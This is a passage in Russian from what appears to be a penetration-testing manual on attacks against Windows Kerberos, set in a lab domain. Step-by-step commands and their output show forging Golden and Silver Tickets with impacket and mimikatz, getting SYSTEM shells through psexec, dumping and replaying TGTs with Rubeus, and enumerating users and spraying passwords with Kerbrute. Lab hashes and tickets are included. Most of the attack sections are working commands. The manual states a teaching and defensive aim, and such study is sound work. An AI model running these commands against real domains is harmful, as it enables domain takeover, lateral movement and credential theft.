        Server: HTTP/dc01 @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
        Start Time: 8/17/2020 14:52:31 (local)
        End Time:   8/18/2020 0:52:31 (local)
        Renew Time: 8/24/2020 14:52:31 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01
```

В Linux для создания «золотого» тикета можно использовать инструмент impacket. Скрипт lookupsid.py поможет получить SID домена, а также SID каждой группы и пользователя:

```
lookupsid.py inlanefreight.local/[email] -domain-sids
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
Password:
[*] Brute forcing SIDs at dc01.inlanefreight.local
[*] StringBinding ncacn_np:dc01.inlanefreight.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2974783224-3764228556-2640795941
498: INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: INLANEFREIGHT\Administrator (SidTypeUser)
501: INLANEFREIGHT\Guest (SidTypeUser)
502: INLANEFREIGHT\krbtgt (SidTypeUser)
503: INLANEFREIGHT\DefaultAccount (SidTypeUser)
512: INLANEFREIGHT\Domain Admins (SidTypeGroup)
513: INLANEFREIGHT\Domain Users (SidTypeGroup)
<SNIP>
```

Получив SID домена, можно создать «золотой» тикет с помощью ticketer.py:

```
ticketer.py -nthash 810d754e118439bab1e1d13216150299 -domain-sid S-1-5-21-
2974783224-3764228556-2640795941 -domain inlanefreight.local Administrator
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for inlanefreight.local/Administrator
[*]      PAC_LOGON_INFO
[*]      PAC_CLIENT_INFO_TYPE
[*]      EncTicketPart
[*]      EncAsRepPart
[*] Signing/Encrypting final ticket
[*]      PAC_SERVER_CHECKSUM
[*]      PAC_PRIVSVR_CHECKSUM
[*]      EncTicketPart
[*]      EncASRepPart
[*] Saving ticket in Administrator.ccache
```

Тикет создан и сохранён в текущем каталоге в файле Administrator.ccache. Теперь можно использовать этот тикет, импортировав его в переменную окружения KRB5CCNAME и используя любую утилиту из набора impacket с параметром -k:

```
export KRB5CCNAME=./Administrator.ccache
psexec.py -k -no-pass dc01.inlanefreight.local
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
[*] Requesting shares on dc01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file WVkWAnvd.exe
[*] Opening SVCManager on dc01.inlanefreight.local.....
[*] Creating service pmfM on dc01.inlanefreight.local.....
[*] Starting service pmfM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami nt authority\system
```

Silver Ticket

Каждая учётная запись компьютера имеет хеш NTLM. Это хеш компьютера, представленный учётной записью SYSTEM$. Это заданный PSK (Pre-Shared Key) между доменом и рабочей станцией, который используется

для подписания тикетов TGS в Kerberos. Этот тикет обеспечивает доступ только к одному узлу. Однако при создании TGT злоумышленнику необходимо обратиться к контроллеру домена, чтобы тот сгенерировал тикет TGS, прежде чем он сможет получить доступ к любым узлам.

Когда пользователь запрашивает тикет TGS, он отправляет свой тикет TGT контроллеру домена. Контроллер домена определяет, какая учётная запись предоставляет запрошенное пользователем имя SPN. Затем он копирует информацию пользователя (ключ PAC) в тикет TGS, который затем шифрует с помощью секретного ключа учётной записи службы, связанной с этим SPN.

Поскольку пользователь не знает секрета учётной записи службы, он не может изменить свою информацию в тикете TGS. Но что произойдёт, если пользователь скомпрометирует учётную запись службы и, следовательно, узнает её секрет?

Злоумышленник может подделать тикет службы, создав произвольный PAC и зашифровав его с помощью полученного секрета. После подделки тикета TGS злоумышленник предоставляет его службе. Служба может расшифровать его, поскольку он был зашифрован его собственным паролем, а затем прочитать содержимое PAC. Подделав тикет, злоумышленник может внедрить в него любую информацию, например информацию о своих правах администратора домена. Этот поддельный тикет называется «серебряным» (Silver Ticket). Чтобы подделать Silver Ticket, злоумышленнику требуются хеш или ключи пароля NTLM для учётной записи службы или компьютера, SID домена, целевой хост, имя службы (её SPN), произвольное имя пользователя и информация о группе. Silver Ticket можно создать для любой существующей или несуществующей учётной записи пользователя.

Тикет можно подделать с помощью Mimikatz или impacket, а затем внедрить в память для удалённого доступа к целевой службе. Silver Ticket – это поддельный TGS-тикет, поэтому его использование не требует взаимодействия с контроллером домена.

Для подделки Silver Ticket необходимы различные начальные данные. Во-первых, нужен SID домена. Эту информацию можно получить с помощью функции Get-DomainSID в PowerView:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainSID
S-1-5-21-2974783224-3764228556-2640795941
```

Кроме того, необходимо скомпрометировать учётную запись службы (тем или иным способом), чтобы получить её NTLM-хеш. Также необходимо указать SPN, поскольку тикет TGS всегда генерируется только для одного SPN. Имея эту информацию, можно использовать mimikatz для подделки Silver Ticket.

Допустим, скомпрометирована учётная запись SQL01$. Известен её NTLM-хеш. Создадим TGS-тикет для доступа к файловой системе SQL01. Для этого понадобится TGS-тикет CIFS/SQL01:

```
PS C:\Tools> mimikatz.exe
<SNIP>
mimikatz # kerberos::golden /domain:inlanefreight.local
/user:Administrator /sid:S-1-5-21-2974783224-3764228556-2640795941
/rc4:ff955e93a130f5bb1a6565f32b7dc127 /target:sql01.inlanefreight.local
/service:cifs  /ptt
User
Domain
SID
User Id
Groups Id : *513 512 520 518 519
ServiceKey: ff955e93a130f5bb1a6565f32b7dc127 - rc4_hmac_nt
```

Как видно из последней строки, Silver Ticket был создан и отправлен для текущего сеанса. Mimikatz считает его Golden Ticket, но это сгенерированный TGS-тикет, поэтому это Silver Ticket. Можем перепроверить это с помощью утилиты klist:

```
PS C:\Tools> klist
Current LogonId is 0:0x3f22d82
Cached Tickets: (1)
#0>     Client: Administrator @ inlanefreight.local
        Server: cifs/sql01.inlanefreight.local @ inlanefreight.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 8/17/2020 15:22:27 (local)
        End Time:   8/15/2030 15:22:27 (local)
        Renew Time: 8/15/2030 15:22:27 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
Kdc Called:
```

Теперь, когда есть тикет для доступа к файловой системе SQL01, можно использовать утилиту dir:

```
PS C:\Tools> dir //sql01.inlanefreight.local/c$
```

В Linux для создания «серебряного» тикета можно использовать impacket. Инструмент lookupsid.py извлечёт SID домена, групп и пользователей:

```
lookupsid.py inlanefreight.local/[email] -domain-sids
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
Password:
[*] Brute forcing SIDs at dc01.inlanefreight.local
[*] StringBinding ncacn_np:dc01.inlanefreight.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2974783224-3764228556-2640795941
498: INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: INLANEFREIGHT\Administrator (SidTypeUser)
501: INLANEFREIGHT\Guest (SidTypeUser)
502: INLANEFREIGHT\krbtgt (SidTypeUser)
503: INLANEFREIGHT\DefaultAccount (SidTypeUser)
512: INLANEFREIGHT\Domain Admins (SidTypeGroup)
513: INLANEFREIGHT\Domain Users (SidTypeGroup)
<SNIP>
```

Получив SID домена, можно создать «серебряный» тикет с помощью ticketer.py:

```
ticketer.py -nthash ff955e93a130f5bb1a6565f32b7dc127 -domain-sid S-1-5-21-
2974783224-3764228556-2640795941 -domain inlanefreight.local -spn
cifs/sql01.inlanefreight.local Administrator
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for inlanefreight.local/Administrator
[*]      PAC_LOGON_INFO
[*]      PAC_CLIENT_INFO_TYPE
[*]      EncTicketPart
[*]      EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]      PAC_SERVER_CHECKSUM
[*]      PAC_PRIVSVR_CHECKSUM
[*]      EncTicketPart
[*]      EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

Тикет создан и сохранён в текущем каталоге. Теперь можно использовать этот тикет, импортировав его в переменную окружения и используя любую утилиту impacket с параметром -k:

```
export KRB5CCNAME=./Administrator.ccache
smbclient.py -k -no-pass sql01.inlanefreight.local
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
```

```
Type help for list of commands
# shares
ADMIN$
C$
DB_backups
IPC$
```

А поскольку SPN хранится в открытом виде и может быть изменён «на лету», impacket может сделать это за нас и получить доступ к удалённой оболочке на скомпрометированной системе:

```
export KRB5CCNAME=./Administrator.ccache
psexec.py -k -no-pass sql01.inlanefreight.local
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
[*] Requesting shares on sql01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file VyoVmCpn.exe
[*] Opening SVCManager on sql01.inlanefreight.local.....
[*] Creating service YHLC on sql01.inlanefreight.local.....
[*] Starting service YHLC.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami nt authority\system
```

Pass-the-Ticket

Атака Pass-the-Ticket – это метод бокового перемещения без использования LSASS (например, Sekurlsa::LogonPasswords). В Pass-the-Ticket используется тикет TGT или тикет TGS пользователя. TGT – это подписанный тикет, содержащий список уровней привилегий. Этот тикет передаётся контроллеру домена, который выдаёт тикет TGS, который можно использовать для доступа к узлам. Получение любого из этих тикетов позволяет выполнить боковое перемещение.

Вспомогательные (Sacrificial) процессы – это наиболее важная концепция, которую необходимо понимать при атаках Kerberos, поскольку отсутствие вспомогательного процесса может привести к отключению сервиса. Это связано с тем, что очень легко перезаписать существующий тикет Kerberos для сеансов входа в систему. Если учётная запись локальной машины (SYSTEM$) теряет свой тикет Kerberos, она, скорее всего, не получит новый до перезагрузки. Если служба теряет свой тикет, она не получит новый до перезапуска службы или, иногда, до перезагрузки машины.

Другие атаки

Вспомогательный процесс создаёт новый сеанс входа в систему и передаёт тикеты этому сеансу. Эта операция требует прав администратора на машине и создаёт дополнительные индикаторы компрометации (Indicators of Compromise, IOC), о которых могут быть оповещены администраторы безопасности.

Действие Rubeus createnetonly создаёт вспомогательный процесс, и будущие команды будут использовать /LUID:0xdeadbeef для взаимодействия с ним:

```
PS C:\Tools> .\Rubeus.exe createnetonly
/program:"C:\Windows\System32\cmd.exe" /show

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v2.2.2
[*] Action: Create Process (/net only)
[*] Using random username and password.
[*] Showing process : True
[*] Username
[*] Domain
[*] Password
: Y1XGWQUL
: HT3J3C08
: 967IB2AL
[+] Process
with LOGON_TYPE = 9
[+] ProcessID
[+] LUID
: 'C:\Windows\System32\cmd.exe' successfully created
: 4288
: 0xa4a39
```

Чтобы проверить все тикеты, доступные для чтения и извлечения, используется действие triage в Rubeus:

```
PS C:\Tools> .\Rubeus.exe triage

   ______        _
```

```
  (_____ \       | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v2.2.2
Action: Triage Kerberos Tickets (All Users)
[*] Current LUID    : 0x892730
 ----------------------------------------------------------------------------
-------------------------------------------
 | LUID     | UserName                     | Service
| EndTime               |
 ----------------------------------------------------------------------------
-------------------------------------------
 | 0x17168  | SQL01$ @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL
| 8/24/2020 1:38:16 PM  |
 | 0x17168  | SQL01$ @ INLANEFREIGHT.LOCAL |
LDAP/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 8/23/2020 8:23:24 AM
|
 | 0x3e4    | sql01$ @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL
| 8/24/2020 12:53:21 PM |
 | 0x3e4    | sql01$ @ INLANEFREIGHT.LOCAL |
ldap/dc01.inlanefreight.local/INLANEFREIGHT.LOCAL | 8/24/2020 12:53:21 PM
|
 | 0x3e4    | sql01$ @ INLANEFREIGHT.LOCAL |
GC/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL   | 8/24/2020 12:53:21 PM
|
 | 0x3e4    | sql01$ @ INLANEFREIGHT.LOCAL | cifs/DC01.INLANEFREIGHT.LOCAL
| 8/24/2020 12:53:21 PM |
 | 0x89275d | pixis @ INLANEFREIGHT.LOCAL  | krbtgt/INLANEFREIGHT.LOCAL
| 8/24/2020 7:44:20 PM  |
 | 0x89275d | pixis @ INLANEFREIGHT.LOCAL  | cifs/dc01
| 8/24/2020 7:44:20 PM  |
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL
| 8/24/2020 1:37:30 PM  |
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL | cifs/DC01
| 8/24/2020 1:37:30 PM  |
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL |
cifs/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 8/24/2020 1:37:30 PM
|
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL | SQL01$
| 8/24/2020 1:37:30 PM  |
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL |
LDAP/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 8/24/2020 1:37:30 PM
|
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL | ldap/dc01.inlanefreight.local
```

```
| 8/24/2020 1:37:30 PM  |
 | 0x3e7    | sql01$ @ INLANEFREIGHT.LOCAL |
ldap/DC02.LOGISTICS.INLANEFREIGHT.LOCAL           | 8/23/2020 8:23:20 AM
|
 ------------------------------------------------------------------------
----------------------------------------
```

Текущий LUID (UID входа) – 0x892730, но с сеансом не связано ни одного тикета. Для этого можно использовать klist:

```
PS C:\Tools> klist
Current LogonId is 0:0x892730
Cached Tickets: (0)
```

Используя Rubeus, можем извлечь TGT для пользователя pixis. Это тикет для сервиса krbtgt/INLANEFREIGHT.LOCAL (TGT зашифрован с использованием секретного ключа krbtgt):

```
PS C:\Tools> .\Rubeus.exe dump /luid:0x89275d /service:krbtgt /nowrap

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/
 v2.2.2
Action: Dump Kerberos Ticket Data (All Users)
[*] Target service  : krbtgt
[*] Target LUID
[*] Current LUID
: 0x89275d
: 0x892730
 Username
 Domain
 LogonId
 UserSID
 AuthenticationPackage
 LogonType
 LogonTime
 LogonServer
 LogonServerDNSDomain
 UserPrincipalName
   ServiceName
   ServiceRealm
   UserName
```

```
   UserRealm
   StartTime
   EndTime
   RenewTill
   Flags
renewable, forwardable
   KeyType
 : pixis
 : INLANEFREIGHT
 : 0x89275d
 : S-1-5-21-2974783224-3764228556-2640795941-2123
 : Negotiate
 : RemoteInteractive
 : 8/24/2020 9:43:48 AM
 : DC01
 : INLANEFREIGHT.LOCAL
 : [email]
:  krbtgt/INLANEFREIGHT.LOCAL
:  INLANEFREIGHT.LOCAL
:  pixis
:  INLANEFREIGHT.LOCAL
:  8/24/2020 9:44:20 AM
:  8/24/2020 7:44:20 PM
:  8/31/2020 9:44:20 AM
:  name_canonicalize, pre_authent, initial,
:  aes256_cts_hmac_sha1
   Base64(key)
   Base64EncodedTicket   :
doIGSzCCBkegAwIBBaEDAgEWooIFMzCCBS9hggUrMIIFJ6ADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9DQUyiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0lOTEFORUZSRUlHSFQuTE9DQUyjggTdMIIE
2aADAgESoQMCAQKiggTLBIIEx07UF/WIqYSqAExzUjlz/Ybkc9DqSQMptQ9JV+0q2F9UBJ7sO6
TD06qbUDKoQXyMbH/zaWWqGOdP+35hah9HMVApilMjiLiRINensH8lzvcHdT/GrnrS330vDadC
sYZIS0nQhXqz4PaPTjwNe7+aoY3W7DbUV1E9xvrjlGLq/IO/5HqdG3zV0wcT+V8itav7DnEPpZ
lygkctKX8h1pTdjqJqwKsL/DCXocVlZWgSp4y8ipg4osmXuehYF237JTFcgJHeTqMIqWbN1AeH
yiDhSBmQzX72JoEN24pvIe628wJ7uqcWjpxHlsdNCHSJBwe4/O2kOqlum/Hc+oa20UTdbG8aQu
WLVH0S92qpf2aiMJyANIS+a+fxvzrlzIX99saLKa9O2qzTj7/6sJ/7VoemMfy6Vef0iFv7mWEb
mfvVUPeMDN4t++bl/Pdud2AxdreMpC3c2ml1bxgFjfit2KlnQph6goeNrA2hfZ3YNoplpR5Tok
fMXNjSiP7jlytmIPX9jDczP/F+NNyTo2TF+YrKIK+OuUBZZLmLtn21hfcUq3P9lYKIKShqsdzI
3qPteAa7l6+vY7KNABFNdgBvLQjaLuLkHx32JHDOPFk0H0zP0DZR3D428mOnT8c7nV6Rk13OnC
xkcKlxO41oxJ3Q2+3pjcvHpOvxL+R8vjlYmBVKrFUXlWRDmKe9hxKPzUmEmXn/rk9Zuq6Bj+7f
PwMScKt1gobNX0W1i7L7KyZ9FOOAlFlg7Y3WY1yKco5rrpj/lACUo9Gbvz41YUB0OAxzKWbxnZ
dH1tRe0RAqY9wTJFidLgTSfX2r040y75287OAgDJhVBNHb/PsLpms3kY1Ps7KZpyg6ACBW878l
xI/wLciMSXy2G9gQK8dvjB2HLgmCfIXkrKD5LU6VuygoW6wjgsfLEOaI89JTwFOVVdNlvHEj1e
uffx+simhC1FVFXLJvuq89psRyoFKXDiK/gs9fJcfHlVh0+4ZG7KcB9npqoYrjeoO9QDLFCfVo
0HeRgpwjZ1wBckOoabNUTwvrJHP+uiDKafMjGA5SGwjOeFfxyTFqI0nP6vkNyBj0kO/IeY8nbI
```

```
wfY+5pvPUJUFvRLpf/wPn8o0tJ5OLbTupU/OoPdUaozO+jVjKloWwaIJfHFYEitARjU3+FVrz+
H8BYOS2hZJUKyKQnGiLY6nvre8BKNQfJxzPfZ4zN1VVo5YZz0pipMg8Xwe7YHQWJiNm1LbQUCW
Itn95BgP8ueH58gRA5JKLKFxWmpX7kU16kNOq5k/O<SNIP>
```

Затем можно использовать Rubeus для запроса нового действительного TGT, используя только что извлечённый, с помощью следующего небольшого трюка: воспользуемся функцией обновления Kerberos, предоставив TGT, и получим совершенно новый для того же пользователя:

```
C:\Tools> Rubeus.exe renew /ticket:doIFVjCCBVKgAwIBBaEDA<SNIP> /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v2.2.2
[*] Action: Renew Ticket
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (10.129.1.207)
[*] Building TGS-REQ renewal for: 'INLANEFREIGHT.LOCAL\pixis'
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):
doIFVjCCBVKgAwIBBaEDAgEWooIESTCCBEVhggRBMIIEPaADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D<SNIP>
[+] Ticket successfully imported!
```

Перезапустим klist, чтобы убедиться, что тикет для целевого пользователя теперь находится в текущем сеансе:

```
C:\Tools> klist
Current LogonId is 0:0x892730
Cached Tickets: (1)
#0>     Client: pixis @ INLANEFREIGHT.LOCAL
        Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial
pre_authent name_canonicalize
        Start Time: 8/24/2020 9:51:02 (local)
        End Time:   8/24/2020 19:51:02 (local)
        Renew Time: 8/31/2020 9:44:20 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Теперь, когда этот TGT находится в памяти, можно выполнять любые действия от имени пользователя pixis. Например, можно прочитать данные из файловой системы контроллера домена, поскольку pixis является администратором домена.

Если разбираться более детально, то Windows использовала TGT для запроса билета TGS для следующего SPN cifs/dc01:

```
C:\Tools> klist
Current LogonId is 0:0x892730
Cached Tickets: (2)
#0>     Client: pixis @ INLANEFREIGHT.LOCAL
        Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial
pre_authent name_canonicalize
        Start Time: 8/24/2020 9:51:02 (local)
        End Time:   8/24/2020 19:51:02 (local)
        Renew Time: 8/31/2020 9:44:20 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
#1>     Client: pixis @ INLANEFREIGHT.LOCAL
        Server: cifs/dc01 @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
ok_as_delegate name_canonicalize
        Start Time: 8/24/2020 9:58:50 (local)
        End Time:   8/24/2020 19:51:02 (local)
        Renew Time: 8/31/2020 9:44:20 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01.INLANEFREIGHT.LOCAL
```

Rubeus нужны права администратора для взаимодействия с процессом NetOnly, который он порождает для создания сеанса входа. При использовании платформы C2 stdin/stdout процесса обычно отображается в именованные каналы. Это позволяет фреймворку взаимодействовать с порождаемыми им процессами без прав администратора. При использовании Covenant или Cobalt Strike можно использовать функцию maketoken для создания сеанса входа вместо опции NetOnly Rubeus.

С помощью Kerberos можно проверить существование имени пользователя и корректность пароля для учётной записи. После первого запроса пользователя AS-REQ контроллер домена может реагировать по-разному в зависимости от того, существует ли указанное имя пользователя, и, если да, то верен ли пароль.

С помощью этого запроса AS-REQ инструмент Kerbrute выполняет перебор имён пользователей и подбор паролей.

Перебор имён пользователей и паролей Windows с помощью Kerberos очень быстрый и потенциально менее заметный, чем другие методы, поскольку ошибки предварительной аутентификации не вызывают «традиционного» события 4625, связанного с ошибкой входа в учётную запись. С помощью Kerberos можно проверить имя пользователя или проверить вход в систему, отправив всего одно сообщение в KDC (контроллер домена).

Для перечисления имён пользователей Kerbrute отправляет запросы TGT без предварительной аутентификации. Если KDC отвечает с ошибкой, имя пользователя не существует. Однако, если KDC запрашивает предварительную аутентификацию, значит, что имя пользователя существует, и Kerbrute продолжает работу. Это не приводит к ошибкам входа в систему, поэтому никакие учётные записи не блокируются. Это действие генерирует событие Windows с идентификатором 4768, если включено ведение журнала Kerberos. Для работы инструмента необходимо предоставить инструменту список имён пользователей, IP-адрес или имя контроллера домена и домен:

```
kerbrute userenum users.txt --dc dc01.inlanefreight.local -d
inlanefreight.local

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/
Version: v1.0.3 (9dad6e1) - 08/25/20 - Ronnie Flathers @ropnop
2020/08/25 23:14:51 >  Using KDC(s):
2020/08/25 23:14:51 >   dc01.inlanefreight.local:88
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email]
```

```
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email]
2020/08/25 23:14:51 >  [+] VALID USERNAME:   [email]
2020/08/25 23:14:51 >  Done! Tested 117 usernames (8 valid) in 0.347
seconds
```

С помощью распыления пароля Kerbrute выполняет горизонтальную атаку методом подбора паролей по списку пользователей домена. Это полезно для проверки одного или двух распространённых паролей при наличии большого списка пользователей. Но при этом увеличивается количество неудачных попыток входа и учётные записи могут быть заблокированы. В результате в журналах будут сгенерированы два событий: 4768 – A Kerberos authentication ticket (TGT) was requested, и 4771 – Kerberos pre-authentication failed.

```
kerbrute passwordspray users.txt inlanefreight2020 --dc
dc01.inlanefreight.local -d inlanefreight.local

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/
Version: v1.0.3 (9dad6e1) - 08/25/20 - Ronnie Flathers @ropnop
2020/08/25 23:19:36 >  Using KDC(s):
2020/08/25 23:19:36 >   dc01.inlanefreight.local:88
2020/08/25 23:19:36 >  [+] VALID LOGIN:  [email
protected]:inlanefreight2020
2020/08/25 23:19:36 >  [+] VALID LOGIN:  [email
protected]:inlanefreight2020
2020/08/25 23:19:36 >  Done! Tested 117 logins (2 successes) in 0.435
seconds
```

ЗАКЛЮЧЕНИЕ

Протоколы NTLM и Kerberos остаются фундаментальными элементами безопасности в инфраструктурах на базе Windows, однако их сложность и исторические особенности реализации делают их первоочередной целью для злоумышленников. В пособии были рассмотрены как базовые принципы функционирования этих протоколов, так и широкий спектр атак – от классических техник ретрансляции и перехвата хешей до современных методов злоупотребления делегированием и атак на инфраструктуру сертификатов Active Directory.

Практические примеры, приведённые в пособии, демонстрируют, насколько важно не только знать теорию, но и уметь применять инструменты анализа и эксплуатации уязвимостей в реальных условиях. Освоение техник атак позволяет не только выявлять слабые места в собственной инфраструктуре, но и своевременно внедрять эффективные меры защиты: корректную настройку политик, обновление программного обеспечения, мониторинг подозрительной активности и обучение персонала.

СПИСОК ЛИТЕРАТУРЫ

1. [MS-NLMP]: NT LAN Manager (NTLM) Authentication Protocol [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/b38c36ed-2804-4868-a9ff-8dd3182128e4

2. [MS-NRPC]: Netlogon Remote Protocol [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/ff8f970f-3e37-40f7-bd4b-af7336e4792f

3. [MS-APDS]: Authentication Protocol Domain Support [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-apds/dd444344-fd7e-430e-b313-7e95ab9c338e

4. RFC 5056 [Электронный ресурс]. – URL : https://datatracker.ietf.org/doc/html/rfc5056

5. RFC4795 [Электронный ресурс]. – URL : https://datatracker.ietf.org/doc/html/rfc4795

6. NTLM relay attack [Электронный ресурс]. – URL : https://www.thehacker.recipes/ad/movement/ntlm/relay

7. [MS-NTHT]: NTLM Over HTTP Protocol [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-ntht/f09cf6e1-529e-403b-a8a5-7368ee096a6a

8. [MS-RPCE]: Remote Procedure Call Protocol Extensions [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rpce/290c38b1-92fe-4229-91e6-4fc376610c15?source=recommendations

9. [MS-TSCH]: Task Scheduler Service Remoting Protocol [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-tsch/d1058a28-7e02-4948-8b8d-4a347fa64931

10. [MS-ICPR]: ICertPassage Remote Protocol [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-icpr/9b8ed605-6b00-41d1-9a2a-9897e40678fc

11. WebDAV [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/windows/win32/webdav/webdav-portal

12. [MS-RPRN]: Print System Remote Protocol [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/d42db7d5-f141-4466-8f47-0a4be14e2fc1

13. [MS-EFSR]: Encrypting File System Remote (EFSRPC) Protocol [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/08796ba8-01c8-4872-9221-1000ec2eff31

14. [MS-DFSNM]: Distributed File System (DFS): Namespace Management Protocol [Электронный ресурс]. – URL : https://learn.microsoft. com/en-us/openspecs/windows_protocols/ms-dfsnm/95a506a8-cae6-4c42-b19d-9c1ed1223979

15. Active Directory Schema Terminology [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/windows/win32/adschema/active-directory-schema-site

16. Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover [Электронный ресурс]. – URL : https://specterops.io/blog/2021/06/17/shadow-credentials-abusing-key-trust-account-mapping-for-account-takeover/

17. Active Directory Certificate Services documentation [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/windows-server/identity/ad-cs/

18. Certified Pre-Owned [Электронный ресурс]. – URL : https://specterops.io/blog/2021/06/17/certified-pre-owned/

